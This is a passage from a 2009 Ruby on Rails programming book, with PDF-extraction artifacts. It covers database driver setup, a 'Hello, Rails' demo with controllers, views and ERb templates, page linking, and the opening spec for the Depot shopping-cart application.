    R AILS ANDD ATABASES 41 Database Passwords Here’s a sentence that may well prove to be controversial: you always want to set a password on your production database. However, most Rails developers don’t seem to bother doing it on their development databases. This isn’t an issue for SQLite 3, but it may be an issue with databases such as MySQL, partic- ularly if you go even further down the lazy road and just use the default MySQL root user when in development too. Is this dangerous? Some folks say so, but the average development machine is (or should be) behind a firewall. And, with MySQL, you can go a step fur- ther and disable remote access to the database by setting the skip-networking option. So, in this book, we’ll assume you’ve gone with the flow. If instead you’ve created special database users and/or set passwords, you’ll need to adjust your connection parameters and the commands you type (for exam- ple, adding the -p option to MySQL commands if you have a password set). For some online notes on creating secure MySQL installations for production, take a look at the “Securing MySQL: Step-by-Step” article at Security Focus (http://www.securityfocus.com/infocus/1726). lem. You may have to make minor adjustments to any explicit SQL in our code, but Rails pretty much eliminates database-specific SQL from applications. If you want to connect to a database other than SQLite 3, Rails also works with DB2, MySQL, Oracle, Postgres, Firebird, and SQL Server. For all but SQLite 3, you’ll need to install a database driver, a library that Rails can use to connect to and use your database engine. This section contains the links and instructions to get that done. The database drivers are all written in C and are primarily distributed in source form. If you don’t want to bother building a driver from source, take a careful look at the driver’s website. Many times you’ll find that the author also distributes binary versions. If you can’t find a binary version or if you’d rather build from source anyway, you’ll need a development environment on your machine to build the library. Under Windows, this means having a copy of Visual C++. Under Linux, you’ll need gcc and friends (but these will likely already be installed). Under OS X, you’ll need to install the developer tools (they come with the operating system but aren’t installed by default). You’ll also need to install your database driver into the correct version of Ruby. If you installed your own copy of Ruby, bypassing the built-in one, it is important to remember to have this version of Ruby first in your path when building and installing the Report erratum this copy is (P1.0 printing, March 2009)
  • 42.
    K EEPING UP - TO -D ATE 42 database driver. You can use the command which ruby to make sure you’re not running Ruby from /usr/bin. The following are the available database adapters and the links to their respec- tive home pages: DB2 http://raa.ruby-lang.org/project/ruby-db2 or http://rubyforge.org/projects/rubyibm Firebird http://rubyforge.org/projects/fireruby/ MySQL http://www.tmtm.org/en/mysql/ruby Oracle http://rubyforge.org/projects/ruby-oci8 Postgres http://rubyforge.org/projects/ruby-pg SQL Server http://github.com/rails-sqlserver SQLite http://rubyforge.org/projects/sqlite-ruby A pure-Ruby version of the Postgres adapter is available. Download postgres-pr from the Ruby-DBI page at http://rubyforge.org/projects/ruby-dbi. MySQL and SQLite adapters are also available for download as RubyGems (mysql and sqlite3-ruby, respectively). 3.8 Keeping Up-to-Date Assuming you installed Rails using RubyGems, keeping up-to-date is relatively easy. Issue the following command: rubys> gem update rails and RubyGems will automatically update your Rails installation.6 (We’ll have more to say about updating your application in production in the Deployment and Production chapter, starting on page 651.) RubyGems keeps previous ver- sions of the libraries it installs. You can delete these with the following com- mand: rubys> gem cleanup After installing a new version of Rails, you might also want to update the files that Rails initially added to your applications (the JavaScript libraries it uses for Ajax support, various scripts, and so on). You can do this by running the following command in your application’s top-level directory: rubys> rake rails:update 3.9 Rails and ISPs If you’re looking to put a Rails application online in a shared hosting environ- ment, you’ll need to find a Ruby-savvy ISP. Look for one that supports Ruby, has the Ruby database drivers you need, and offers Phusion Passenger and/or 6. Prior versions of gems may require an --include-dependencies option. Report erratum this copy is (P1.0 printing, March 2009)
  • 43.
    R AILS ANDISP S 43 a proxy setup for Mongrel. (We’ll have more to say about deploying Rails appli- cations in Chapter 28, Deployment and Production, on page 651.) The page http://wiki.rubyonrails.com/rails/pages/RailsWebHosts on the Rails wiki lists some Rails-friendly ISPs. Now that we have Rails installed, let’s use it. On to the next chapter. Report erratum this copy is (P1.0 printing, March 2009)
  • 44.
    Chapter 4 Instant Gratification Let’s write a simple application to verify we’ve got Rails snugly installed on our machines. Along the way, we’ll get a peek at the way Rails applications work. 4.1 Creating a New Application When you install the Rails framework, you also get a new command-line tool, rails, which is used to construct each new Rails application that you write. Why do we need a tool to do this? Why can’t we just hack away in our favorite editor and create the source for our application from scratch? Well, we could just hack. After all, a Rails application is just Ruby source code. But Rails also does a lot of magic behind the curtain to get our applications to work with a minimum of explicit configuration. To get this magic to work, Rails needs to find all the various components of your application. As we’ll see later (in Section 15.2, Directory Structure, on page 257), this means that we need to create a specific directory structure, slotting the code we write into the appropriate places. The rails command simply creates this directory structure for us and populates it with some standard Rails code. To create your first Rails application, pop open a shell window, and navigate to a place in your filesystem where you want to create your application’s directory structure. In our example, we’ll be creating our projects in a directory called work. In that directory, use the rails command to create an application called demo. Be slightly careful here—if you have an existing directory called demo, you will be asked whether you want to overwrite any existing files.1 rubys> cd work work> rails demo create create app/controllers 1. Also, if you want to specify which Rails version to use (as described in Section 3.5, Choosing a Rails Version, on page 36), now would be the time to do so.
  • 45.
    C REATING AN EW A PPLICATION 45 create app/helpers create app/models : : : create log/development.log create log/test.log work> The command has created a directory named demo. Pop down into that direc- tory, and list its contents (using ls on a Unix box or dir under Windows). You should see a bunch of files and subdirectories: work> cd demo demo> ls -p README config/ lib/ script/ vendor/ Rakefile db/ log/ test/ app/ doc/ public/ tmp/ All these directories (and the files they contain) can be intimidating to start with, but we can ignore most of them for now. In this chapter, we’ll use only two of them directly: the app directory, where we’ll write our application, and the script directory, which contains some useful utility scripts. Let’s start in the script subdirectory. One of the scripts it contains is called server. This script starts a stand-alone web server that can run our newly cre- ated Rails application under WEBrick.2 So, without further ado, let’s start our demo application: demo> ruby script/server => Booting WEBrick... => Rails application started on http://0.0.0.0:3000 => Ctrl-C to shutdown server; call with --help for options [2006-01-08 21:44:10] INFO WEBrick 1.3.1 [2006-01-08 21:44:10] INFO ruby 1.8.2 (2004-12-30) [powerpc-darwin8.2.0] [2006-01-08 21:44:11] INFO WEBrick::HTTPServer#start: pid=10138 port=3000 As the last line of the startup tracing indicates, we just started a web server on port 3000.3 We can access the application by pointing a browser at the URL http://localhost:3000. The result is shown in Figure 4.1. If you look at the window where you started WEBrick, you’ll see tracing show- ing you accessing the application. We’re going to leave WEBrick running in this console window. Later, as we write application code and run it via our browser, 2. WEBrick is a pure-Ruby web server that is distributed with Ruby 1.8.1 and later. Because it is guaranteed to be available, Rails uses it as its development web server. However, if the Mongrel web server is installed on your system (and Rails can find it), the script/server command will use it in preference to WEBrick. You can force Rails to use WEBrick by providing an option to the following command: demo>ruby script/server webrick 3. The 0.0.0.0 part of the address means that WEBrick will accept connections on all interfaces. On Dave’s OS X system, that means both local interfaces (127.0.0.1 and ::1) and his LAN connection. Report erratum this copy is (P1.0 printing, March 2009)
  • 46.
    H ELLO ,R AILS ! 46 Figure 4.1: Newly created Rails application we’ll be able to use this console window to trace the incoming requests. When the time comes to shut down your application, you can press Ctrl-C in this window to stop WEBrick. (Don’t do that yet—we’ll be using this particular application in a minute.) At this point, we have a new application running, but it has none of our code in it. Let’s rectify this situation. 4.2 Hello, Rails! We can’t help it—we just have to write a “Hello, World!” program to try a new system. The equivalent in Rails would be an application that sends our cheery greeting to a browser. As we saw in Chapter 2, The Architecture of Rails Applications, on page 22, Rails is a Model-View-Controller framework. Rails accepts incoming requests from a browser, decodes the request to find a controller, and calls an action method in that controller. The controller then invokes a particular view to Report erratum this copy is (P1.0 printing, March 2009)
  • 47.
    H ELLO ,R AILS ! 47 display the results to the user. The good news is that Rails takes care of most of the internal plumbing that links all these actions. To write our simple “Hello, World!” application, we need code for a controller and a view. We don’t need code for a model, because we’re not dealing with any data. Let’s start with the controller. In the same way that we used the rails command to create a new Rails appli- cation, we can also use a generator script to create a new controller for our project. This command is called generate, and it lives in the script subdirectory of the demo project we created. So, to create a controller called Say, we make sure we’re in the demo directory and run the script, passing in the name of the controller we want to create:4 demo> ruby script/generate controller Say exists app/controllers/ exists app/helpers/ create app/views/say exists test/functional/ create app/controllers/say_controller.rb create test/functional/say_controller_test.rb create app/helpers/say_helper.rb The script logs the files and directories it examines, noting when it adds new Ruby scripts or directories to your application. For now, we’re interested in one of these scripts and (in a minute) the new directory. The source file we’ll be looking at is the controller. You’ll find it in the file app/controllers/say_controller.rb. Let’s take a look at it: defining classes ֒ page 670 → Download work/demo1/app/controllers/say_controller.rb class SayController < ApplicationController end Pretty minimal, eh? SayController is an empty class that inherits from Applica- tionController, so it automatically gets all the default controller behavior. Let’s spice it up. We need to add some code to have our controller handle the incom- ing request. What does this code have to do? For now, it’ll do nothing—we simply need an empty action method. So, the next question is, what should this method be called? And to answer this question, we need to look at the way Rails handles requests. Rails and Request URLs Like any other web application, a Rails application appears to its users to be associated with a URL. When you point your browser at that URL, you are talking to the application code, which generates a response to you. 4. The concept of the “name of the controller” is actually more complex than you might think, and we’ll explain it in detail in Section 15.4, Naming Conventions, on page 268. For now, let’s just assume the controller is called Say. Report erratum this copy is (P1.0 printing, March 2009)
  • 48.
    H ELLO ,R AILS ! 48 http://pragprog.com/say/hello 1. First part of URL addresses the application 2. then the controller (say) 3. and the action (hello) Figure 4.2: URLs are mapped to controllers and actions. However, the real situation is somewhat more complicated than that. Let’s imagine that your application is available at the URL http://pragprog.com/. The web server that is hosting your application is fairly smart about paths. It knows that incoming requests to this URL must be talking to the applica- tion. Anything past this in the incoming URL will not change that—the same application will still be invoked. Any additional path information is passed to the application, which can use it for its own internal purposes. Rails uses the path to determine the name of the controller to use and the name of the action to invoke on that controller.5 This is illustrated in Fig- ure 4.2. The first part of the path is the name of the controller, and the second part of the path is the name of the action. This is shown in Figure 4.3, on the next page. Our First Action Let’s add an action called hello to our Say controller. From the discussion in the previous section, we know that adding a hello action means creating a method called hello in the class SayController. But what should it do? For now, it doesn’t have to do anything. Remember that a controller’s job is to set up things so that the view knows what to display. In our first application, there’s nothing to set up, so an empty action will work fine. Use your favorite editor to change methods ֒ page 668 → the file say_controller.rb in the app/controllers directory, adding the hello method as shown and then saving the file: Download work/demo1/app/controllers/say_controller.rb class SayController < ApplicationController def hello end end 5. Rails is fairly flexible when it comes to parsing incoming URLs. In this chapter, we describe the default mechanism. We’ll show how to override this in Section 21.2, Routing Requests, on page 426. Report erratum this copy is (P1.0 printing, March 2009)
  • 49.
    H ELLO ,R AILS ! 49 http://pragprog.com/say/hello Create an instance of SayController class UserController and invoke the action def hello method hello class SayController # code for o action def hello end class ProductController # code for hello action end def hello end class LoginController end # code for hello action def login class SayController end def hello # code . . . end end # code for hello action end end end Figure 4.3: Rails routes to controllers and actions. Now let’s try calling it. Navigate to the URL http://localhost:3000/say/hello in a browser window. (Note that in the development environment we don’t have any application string at the front of the path—we route directly to the controller.) You’ll see something that looks like the following:6 It might be annoying, but the error is perfectly reasonable (apart from the weird path). We created the controller class and the action method, but we haven’t told Rails what to display. And that’s where the views come in. Remem- ber when we ran the script to create the new controller? The command added 6. If instead you see a message to the effect of No route matches "/say/hello", try stopping and restarting your server, because something you have done caused Rails to cache your configuration information before the controller was created. Report erratum this copy is (P1.0 printing, March 2009)
  • 50.
    H ELLO ,R AILS ! 50 three files and a new directory to our application. That directory will contain the template files for the controller’s views. In our case, we created a controller named say, so the views will be in the directory app/views/say. To complete our “Hello, World!” application, let’s create a template. By default, Rails looks for templates in a file with the same name as the action it’s han- dling. In our case, that means we need to create a file called hello.html.erb7 in the directory app/views/say. (Why .html.erb? We’ll explain in a minute.) For now, let’s just put some basic HTML in there: Download work/demo1/app/views/say/hello.html.erb <html> <head> <title>Hello, Rails!</title> </head> <body> <h1>Hello from Rails!</h1> </body> </html> Save the file hello.html.erb, and refresh your browser window. You should see it display our friendly greeting. Notice that we didn’t have to restart the appli- cation to see the update. During development, Rails automatically integrates changes into the running application as you save files: So far, we’ve added code to two files in our Rails application tree. We added an action to the controller, and we created a template to display a page in the browser. These files live in standard locations in the Rails hierarchy: con- trollers go into app/controllers, and views go into subdirectories of app/views. This is shown in Figure 4.4, on the following page. Making It Dynamic So far, our Rails application is pretty boring—it just displays a static page. To make it more dynamic, let’s have it show the current time each time it displays the page. To do this, we need to make a change to the template file in the view—it now needs to include the time as a string. That raises two questions. First, how do we add dynamic content to a template? Second, where do we get the time from? 7. In prior versions of Rails, this file would have been called hello.rhtml. Report erratum this copy is (P1.0 printing, March 2009)
  • 51.
    H ELLO ,R AILS ! 51 class SayController < ApplicationController demo/ def hello app/ end end controllers/ say_controller.rb <html> models/ <head> <title>Hello, Rails!</title> views/ </head> say/ <body> <h1>Hello from Rails!</h1> hello.html.erb </body> </html> Figure 4.4: Standard locations for controllers and views Dynamic Content There are two ways of creating dynamic templates in Rails.8 One uses a tech- nology called Builder, which we discuss in Section 23.1, Builder Templates, on page 510. The second way, which we’ll use here, is to embed Ruby code in the template itself. That’s why we named our template file hello.html.erb; the .html.erb suffix tells Rails to expand the content in the file using a system called ERb. ERb is a filter that takes an .erb file and outputs a transformed version. The output file is often HTML in Rails, but it can be anything. Normal content is passed through without being changed. However, content between <%= and %> is interpreted as Ruby code and executed. The result of that execution is converted into a string, and that value is substituted in the file in place of the <%=...%> sequence. For example, change hello.html.erb to contain the following: Download erb/ex1.html.erb <ul> <li>Addition: <%= 1+2 %> </li> <li>Concatenation: <%= "cow" + "boy" %> </li> 1.hour.from_now <li>Time in one hour: <%= 1.hour.from_now %> </li> ֒ page 281 → </ul> 8. Actually, there are three ways, but the third, RJS, is useful only for adding Ajax magic to already-displayed pages. We discuss RJS on page 600. Report erratum this copy is (P1.0 printing, March 2009)
  • 52.
    H ELLO ,R AILS ! 52 When you refresh your browser, the template will generate the following HTML: <ul> <li>Addition: 3 </li> <li>Concatenation: cowboy </li> <li>Time in one hour: Fri May 23 14:30:32 -0400 2008 </li> </ul> In the browser window, you’ll see something like the following: • Addition: 3 • Concatenation: cowboy • Time in one hour: Fri May 23 14:30:32 -0400 2008 In addition, stuff in .html.erb files between <% and %> (without an equals sign) is interpreted as Ruby code that is executed with no substitution back into the output. Interestingly, this kind of processing can be intermixed with non-Ruby code. For example, we could make a festive version of hello.html.erb: 3.times <% 3.times do %> ֒ page 676 → Ho!<br /> <% end %> Merry Christmas! This will generate the following HTML: Download erb/ex2.op Ho!<br /> Ho!<br /> Ho!<br /> Merry Christmas! Note how the text in the file within the Ruby loop is sent to the output stream once for each iteration of the loop. But something strange is going on here, too. Where did all the blank lines come from? They came from the input file. If you think about it, the original file contains an end-of-line character (or characters) immediately after the %> of both the first line and the third line of the file. So, the <% 3.times do %> is stripped out of the file, but the newline remains. Each time around the loop, this newline is added to the output file, along with the full text of the Ho! line. This accounts for the blank line before each Ho! line in the output. Similarly, the newline after <% end %> accounts for the blank line between the last Ho! line and the Merry Christmas! line. Normally, this doesn’t matter, because HTML doesn’t much care about whites- pace. However, if you’re using this templating mechanism to create e-mails or HTML within <pre> blocks, you’ll want to remove these blank lines. Do this Report erratum this copy is (P1.0 printing, March 2009)
  • 53.
    H ELLO ,R AILS ! 53 by changing the end of the ERb sequence from %> to -%>. That minus sign tells Rails to remove any newline that follows from the output. If we add a minus on the 3.times line, like so: Download erb/ex2a.html.erb <% 3.times do -%> Ho!<br /> <% end %> Merry Christmas! we get the following:9 Ho!<br /> Ho!<br /> Ho!<br /> Merry Christmas! Add a minus on the line containing end, like so: Download erb/ex2b.html.erb <% 3.times do -%> Ho!<br /> <% end -%> Merry Christmas! to get rid of the blank line before Merry Christmas!: Ho!<br /> Ho!<br /> Ho!<br /> Merry Christmas! In general, suppressing these newlines is a matter of taste, not necessity. How- ever, you will see Rails code out in the wild that uses the minus sign this way, so it’s best to know what it does. In the following example, the loop sets a variable that is interpolated into the text each time the loop executes: Download erb/ex3.html.erb <% 3.downto(1) do |count| -%> <%= count %>...<br /> <% end -%> Lift off! 9. If you still see blank lines in the output, check to make sure that there aren’t any blank spaces after the end of the lines. For this to work, the -%> characters must be the last character on the line. Report erratum this copy is (P1.0 printing, March 2009)
  • 54.
    H ELLO ,R AILS ! 54 Making Development Easier You might have noticed something about the development we’ve been doing so far. As we’ve been adding code to our application, we haven’t had to restart the running application. It has been happily chugging away in the background. And yet each change we make is available whenever we access the application through a browser. What gives? It turns out that the Rails dispatcher is pretty clever. In development mode (as opposed to testing or production), it automatically reloads application source files when a new request comes along. That way, when we edit our applica- tion, the dispatcher makes sure it’s running the most recent changes. This is great for development. However, this flexibility comes at a cost—it causes a short pause after you enter a URL before the application responds. That’s caused by the dispatcher reloading stuff. For development it’s a price worth paying, but in production it would be unacceptable. Because of this, this feature is disabled for production deployment (see Chapter 28, Deployment and Production, on page 651). That will send the following to the browser: 3...<br /> 2...<br /> 1...<br /> Lift off! There’s one last ERb feature. Quite often the values that you ask it to sub- stitute using <%=...%> contain less-than and ampersand characters that are significant to HTML. To prevent these from messing up your page (and, as we’ll see in Chapter 27, Securing Your Rails Application, on page 637, to avoid potential security problems), you’ll want to escape these characters. Rails has a helper method, h, that does this. Most of the time, you’ll want to use it when substituting values into HTML pages. Download erb/ex4.html.erb Email: <%= h("Ann & Bill <frazers@isp.email>" ) %> In this example, the h method prevents the special characters in the e-mail address from garbling the browser display—they’ll be escaped as HTML enti- ties. The browser sees Email: Ann &amp; Bill &lt;frazers@isp.email&gt;, and the spe- cial characters are displayed appropriately. Report erratum this copy is (P1.0 printing, March 2009)
  • 55.
    H ELLO ,R AILS ! 55 Adding the Time Our original problem was to display the time to users of our application. We now know how to make our application display dynamic data. The second issue we have to address is working out where to get the time from. One approach is to embed a call to Ruby’s Time.now method in our hello.html.erb template: <html> <head> <title>Hello, Rails!</title> </head> <body> <h1>Hello from Rails!</h1> <p> It is now <%= Time.now %> </p> </body> </html> This works. Each time we access this page, the user will see the current time substituted into the body of the response. And for our trivial application, that might be good enough. In general, though, we probably want to do something slightly different. We’ll move the determination of the time to be displayed into the controller and leave the view with the simple job of displaying it. We’ll change our action method in the controller to set the time value into an instance variable called @time: instance variable ֒ page 671 → Download work/demo2/app/controllers/say_controller.rb class SayController < ApplicationController def hello @time = Time.now end end In the .html.erb template we’ll use this instance variable to substitute the time into the output: Download work/demo2/app/views/say/hello.html.erb <html> <head> <title>Hello, Rails!</title> </head> <body> <h1>Hello from Rails!</h1> <p> It is now <%= @time %> </p> </body> </html> Report erratum this copy is (P1.0 printing, March 2009)
  • 56.
    H ELLO ,R AILS ! 56 When we refresh our browser window, we see the time displayed using Ruby’s standard format: Notice that if you hit Refresh in your browser, the time updates each time the page is displayed. It looks as if we’re really generating dynamic content. Why did we go to the extra trouble of setting the time to be displayed in the controller and then using it in the view? Good question. In this application, we could just embed the call to Time.now in the template, but by putting it in the controller instead, we buy ourselves some benefits. For example, we may want to extend our application in the future to support users in many countries. In that case, we’d want to localize the display of the time, choosing both the format appropriate to the user’s locale and a time appropriate to their time zone. That would be a fair amount of application-level code, and it would probably not be appropriate to embed it at the view level. By setting the time to display in the controller, we make our application more flexible—we can change the display format and time zone in the controller without having to update any view that uses that time object. The time is data, and it should be supplied to the view by the controller. We’ll see a lot more of this when we introduce models into the equation. The Story So Far Let’s briefly review how our current application works: 1. The user navigates to our application. In our case, we do that using a local URL such as http://localhost:3000/say/hello. 2. Rails analyzes the URL. The say part is taken to be the name of a con- troller, so Rails creates a new instance of the Ruby class SayController (which it finds in app/controllers/say_controller.rb). 3. The next part of the URL path, hello, identifies an action. Rails invokes a method of that name in the controller. This action method creates a new Time object holding the current time and tucks it away in the @time instance variable. 4. Rails looks for a template to display the result. It searches the directory app/views for a subdirectory with the same name as the controller (say) and in that subdirectory for a file named after the action (hello.html.erb). Report erratum this copy is (P1.0 printing, March 2009)
  • 57.
    L INKING PAGES T OGETHER 57 Joe Asks. . . How Does the View Get the Time? In the description of views and controllers, we showed the controller setting the time to be displayed into an instance variable. The .html.erb file used that instance variable to substitute in the current time. But the instance data of the controller object is private to that object. How does ERb get hold of this private data to use in the template? The answer is both simple and subtle. Rails does some Ruby magic so that the instance variables of the controller object are injected into the template object. As a consequence, the view template can access any instance vari- ables set in the controller as if they were its own. Some folks press the point: “Just how do these variables get set?” These folks clearly don’t believe in magic. Avoid spending Christmas with them. 5. Rails processes this template through ERb, executing any embedded Ruby and substituting in values set up by the controller. 6. The result is returned to the browser, and Rails finishes processing this request. This isn’t the whole story—Rails gives you lots of opportunities to override this basic workflow (and we’ll be taking advantage of them shortly). As it stands, our story illustrates convention over configuration, one of the fun- damental parts of the philosophy of Rails. By providing convenient defaults and by applying certain conventions, Rails applications are typically written using little or no external configuration—things just knit themselves together in a natural way. 4.3 Linking Pages Together It’s a rare web application that has just one page. Let’s see how we can add another stunning example of web design to our “Hello, World!” application. Normally, each style of page in your application will correspond to a sepa- rate view. In our case, we’ll also use a new action method to handle the page (although that isn’t always the case, as we’ll see later in the book). We’ll use the same controller for both actions. Again, this needn’t be the case, but we have no compelling reason to use a new controller right now. We already know how to add a new view and action to a Rails application. To add the action, we define a new method in the controller. Report erratum this copy is (P1.0 printing, March 2009)
  • 58.
    L INKING PAGES T OGETHER 58 Let’s call this action goodbye. Our controller now looks like the following: Download work/demo3/app/controllers/say_controller.rb class SayController < ApplicationController def hello @time = Time.now end def goodbye end end Next we have to create a new template in the directory app/views/say. This time it’s called goodbye.html.erb, because by default templates are named after their associated actions. Download work/demo3/app/views/say/goodbye.html.erb <html> <head> <title>See You Later!</title> </head> <body> <h1>Goodbye!</h1> <p> It was nice having you here. </p> </body> </html> Fire up our trusty browser again, but this time point to our new view using the URL http://localhost:3000/say/goodbye. You should see something like this: Now we need to link the two screens. We’ll put a link on the hello screen that takes us to the goodbye screen, and vice versa. In a real application, we might want to make these proper buttons, but for now we’ll just use hyperlinks. We already know that Rails uses a convention to parse the URL into a target controller and an action within that controller. So, a simple approach would be to adopt this URL convention for our links. Report erratum this copy is (P1.0 printing, March 2009)
  • 59.
    L INKING PAGES T OGETHER 59 The file hello.html.erb would contain the following: <html> ... <p> Say <a href="/say/goodbye">Goodbye</a>! </p> ... And the file goodbye.html.erb would point the other way: <html> ... <p> Say <a href="/say/hello">Hello</a>! </p> ... This approach would certainly work, but it’s a bit fragile. If we were to move our application to a different place on the web server, the URLs would no longer be valid. It also encodes assumptions about the Rails URL format into our code; it’s possible a future version of Rails might change this. Fortunately, these aren’t risks we have to take. Rails comes with a bunch of helper methods that can be used in view templates. Here, we’ll use the helper method link_to, which creates a hyperlink to an action.10 Using link_to, hello.html.erb becomes the following: Download work/demo4/app/views/say/hello.html.erb <html> <head> <title>Hello, Rails!</title> </head> <body> <h1>Hello from Rails!</h1> <p> It is now <%= @time %>. </p> <p> Time to say <%= link_to "Goodbye!" , :action => "goodbye" %> </p> </body> </html> There’s a link_to call within an ERb <%=...%> sequence. This creates a link to a URL that will invoke the goodbye action. The first parameter in the call to link_to is the text to be displayed in the hyperlink, and the next parameter tells Rails to generate the link to the goodbye action. Because we don’t specify a controller, the current one will be used. 10. The link_to method can do a lot more than this, but let’s take it gently for now.... Report erratum this copy is (P1.0 printing, March 2009)
  • 60.
    L INKING PAGES T OGETHER 60 Let’s stop for a minute to consider how we generated the link. We wrote this: link_to "Goodbye!" , :action => "goodbye" First, link_to is a method call. (In Rails, we call methods that make it easier to write templates helpers.) If you come from a language such as Java, you might be surprised that Ruby doesn’t insist on parentheses around method parameters. You can always add them if you like. The :action part is a Ruby symbol. You can think of the colon as meaning “the thing named...,” so :action means “the thing named action.”11 The => "goodbye" associates the string goodbye with the name action. In effect, this gives us keyword parameters for methods. Rails makes extensive use of this facility— whenever a method takes a number of parameters and some of those param- eters are optional, you can use this keyword parameter facility to give those parameters values. OK, back to the application. If we point our browser at our hello page, it will now contain the link to the goodbye page, as shown here: We can make the corresponding change in goodbye.html.erb, linking it back to the initial hello page: Download work/demo4/app/views/say/goodbye.html.erb <html> <head> <title>See You Later!</title> </head> <body> <h1>Goodbye!</h1> <p> It was nice having you here. </p> <p> Say <%= link_to "Hello" , :action => "hello" %> again. </p> </body> </html> 11. Symbols probably cause more confusion than any other language feature when folks first come to Ruby. We’ve tried many different explanations—no single explanation works for everyone. For now, you can just think of a Ruby symbol as being like a constant string but one without all the string methods. It’s the name tag, not the person. Report erratum this copy is (P1.0 printing, March 2009)
  • 61.
    W HAT WE J UST D ID 61 4.4 What We Just Did In this chapter, we constructed a toy application. Doing so showed us the following: • How to create a new Rails application and how to create a new controller in that application • How Rails maps incoming requests into calls on your code • How to create dynamic content in the controller and display it via the view template • How to link pages together This is a great foundation. Now let’s start building real applications. Playtime Here’s some stuff to try on your own: • Write a page for the say application that illustrates the looping you can do in ERb. • Experiment with adding and removing the minus sign at the end of the ERb <%= %> sequence (in other words, changing %> into -%>, and vice versa). Use your browser’s View → Source option to see the difference. • A call to the following Ruby method returns a list of all the files in the current directory: @files = Dir.glob('*' ) Use it to set an instance variable in a controller action, and then write the corresponding template that displays the filenames in a list on the browser. Hint: in the ERb examples, we saw how to iterate n times. You can iterate over a collection using something like this: <% for file in @files %> file name is: <%= file %> <% end %> You might want to use a <ul> for the list. (You’ll find hints at http://pragprog.wikidot.com/rails-play-time.) Cleaning Up Maybe you’ve been following along and writing the code in this chapter. If so, chances are that the application is still running on your computer. When we start coding our next application in ten pages or so, we’ll get a conflict the first time we run it, because it will also try to use the computer’s port 3000 to talk with the browser. Now would be a good time to stop the current application by pressing Ctrl-C in the window you used to start it. Report erratum this copy is (P1.0 printing, March 2009)
  • 62.
  • 63.
    Charge it! Wilma Flintstone and Betty Rubble Chapter 5 The Depot Application We could mess around all day hacking together simple test applications, but that won’t help us pay the bills. So, let’s get our teeth into something meatier. Let’s create a web-based shopping cart application called Depot. Does the world need another shopping cart application? Nope, but that hasn’t stopped hundreds of developers from writing one. Why should we be different? More seriously, it turns out that our shopping cart will illustrate many of the features of Rails development. We’ll see how to create simple maintenance pages, link database tables, handle sessions, and create forms. Over the next eight chapters, we’ll also touch on peripheral topics such as unit testing, secu- rity, and page layout. 5.1 Incremental Development We’ll be developing this application incrementally. We won’t attempt to specify everything before we start coding. Instead, we’ll work out enough of a speci- fication to let us start and then immediately create some functionality. We’ll try ideas, gather feedback, and continue with another cycle of mini-design and development. This style of coding isn’t always applicable. It requires close cooperation with the application’s users, because we want to gather feedback as we go along. We might make mistakes, or the client might discover they asked for one thing but really wanted something different. It doesn’t matter what the reason—the earlier we discover we’ve made a mistake, the less expensive it will be to fix that mistake. All in all, with this style of development there’s a lot of change as we go along. Because of this, we need to use a toolset that doesn’t penalize us for changing our minds. If we decide we need to add a new column to a database table or change the navigation between pages, we need to be able to get in there
  • 64.
    W HAT DEPOT D OES 64 and do it without a bunch of coding or configuration hassle. As you’ll see, Ruby on Rails shines when it comes to dealing with change—it’s an ideal agile programming environment. Anyway, on with the application. 5.2 What Depot Does Let’s start by jotting down an outline specification for the Depot application. We’ll look at the high-level use cases and sketch out the flow through the web pages. We’ll also try working out what data the application needs (acknowledg- ing that our initial guesses will likely be wrong). Use Cases A use case is simply a statement about how some entity uses a system. Con- sultants invent these kinds of phrases to label things we’ve all known all along—it’s a perversion of business life that fancy words always cost more than plain ones, even though the plain ones are more valuable. Depot’s use cases are simple (some would say tragically so). We start off by identifying two different roles or actors: the buyer and the seller. The buyer uses Depot to browse the products we have to sell, select some to purchase, and supply the information needed to create an order. The seller uses Depot to maintain a list of products to sell, to determine the orders that are awaiting shipping, and to mark orders as shipped. (The seller also uses Depot to make scads of money and retire to a tropical island, but that’s the subject of another book.) For now, that’s all the detail we need. We could go into excruciating detail about what it means to maintain products and what constitutes an order ready to ship, but why bother? If there are details that aren’t obvious, we’ll discover them soon enough as we reveal successive iterations of our work to the customer. Talking of getting feedback, let’s not forget to get some right now—let’s make sure our initial (admittedly sketchy) use cases are on the mark by asking our user. Assuming the use cases pass muster, let’s work out how the application will work from the perspectives of its various users. Page Flow We always like to have an idea of the main pages in our applications and to understand roughly how users navigate between them. This early in the development, these page flows are likely to be incomplete, but they still help us focus on what needs doing and know how actions are sequenced. Report erratum this copy is (P1.0 printing, March 2009)
  • 65.
    W HAT DEPOT D OES 65 Some folks like to mock up web application page flows using Photoshop, Word, or (shudder) HTML. We like using a pencil and paper. It’s quicker, and the customer gets to play too, grabbing the pencil and scribbling alterations right on the paper. Figure 5.1: Flow of buyer pages The first sketch of the buyer flow is shown in Figure 5.1. It’s pretty traditional. The buyer sees a catalog page, from which he selects one product at a time. Each product selected gets added to the cart, and the cart is displayed after each selection. The buyer can continue shopping using the catalog pages or check out and buy the contents of the cart. During checkout, we capture con- tact and payment details and then display a receipt page. We don’t yet know how we’re going to handle payment, so those details are fairly vague in the flow. The seller flow, shown in Figure 5.2, on the following page, is also fairly simple. After logging in, the seller sees a menu letting her create or view a product or ship existing orders. Once viewing a product, the seller may optionally edit the product information or delete the product entirely. Report erratum this copy is (P1.0 printing, March 2009)
  • 66.
    W HAT DEPOT D OES 66 Figure 5.2: Flow of seller pages The shipping option is very simplistic. It displays each order that has not yet been shipped, one order per page. The seller may choose to skip to the next, or may ship the order, using the information from the page as appropriate. The shipping function is clearly not going to survive long in the real world, but shipping is also one of those areas where reality is often stranger than you might think. Overspecify it up front, and we’re likely to get it wrong. For now let’s leave it as it is, confident that we can change it as the user gains experience using our application. Data Finally, we need to think about the data we’re going to be working with. Notice that we’re not using words such as schema or classes here. We’re also not talking about databases, tables, keys, and the like. We’re simply talking about data. At this stage in the development, we don’t know whether we’ll even be using a database—sometimes a flat file beats a database table hands down. Based on the use cases and the flows, it seems likely that we’ll be working with the data shown in Figure 5.3, on the next page. Again, using pencil and paper seems a whole lot easier than some fancy tool, but use whatever works for you. Report erratum this copy is (P1.0 printing, March 2009)
  • 67.
